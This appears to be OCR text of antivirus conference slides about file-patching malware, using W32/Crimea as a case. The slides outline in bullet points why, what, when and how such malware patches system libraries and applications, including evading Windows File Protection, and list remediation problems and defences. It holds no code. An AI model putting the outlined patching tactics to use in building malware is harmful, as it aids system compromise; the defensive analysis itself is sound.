
W32/Crimea – summary

- Mission
- Glorified, cross-browser BHO
- No registry modification

Conclusions

- Why Patch?
  - Hook into system
  - Hard for repair
  - Avoids registry
- What to Patch?
  - System libraries
  - Popular applications
  - High probability of execution
- When to Patch?
  - WFP isn't looking
  - Closing applications
- How to Patch?
  - Existing code sections
  - Imports / Exports

Why cont…?



Remedial – problems


- Repairing files
  - In use
  - Protected
  - Deleting now-critical components

- System integrity
  - After patching
  - After AV repair of patching

Remedial – solutions

- Interrogation of clean files
- Integrity checking
- Monitoring the patchers

The future



- More patching malware
- Greater sophistication
- Vista and WRP
- Vienna in 2010?

Questions

Thanks for your attention!

alex@avertlabs.com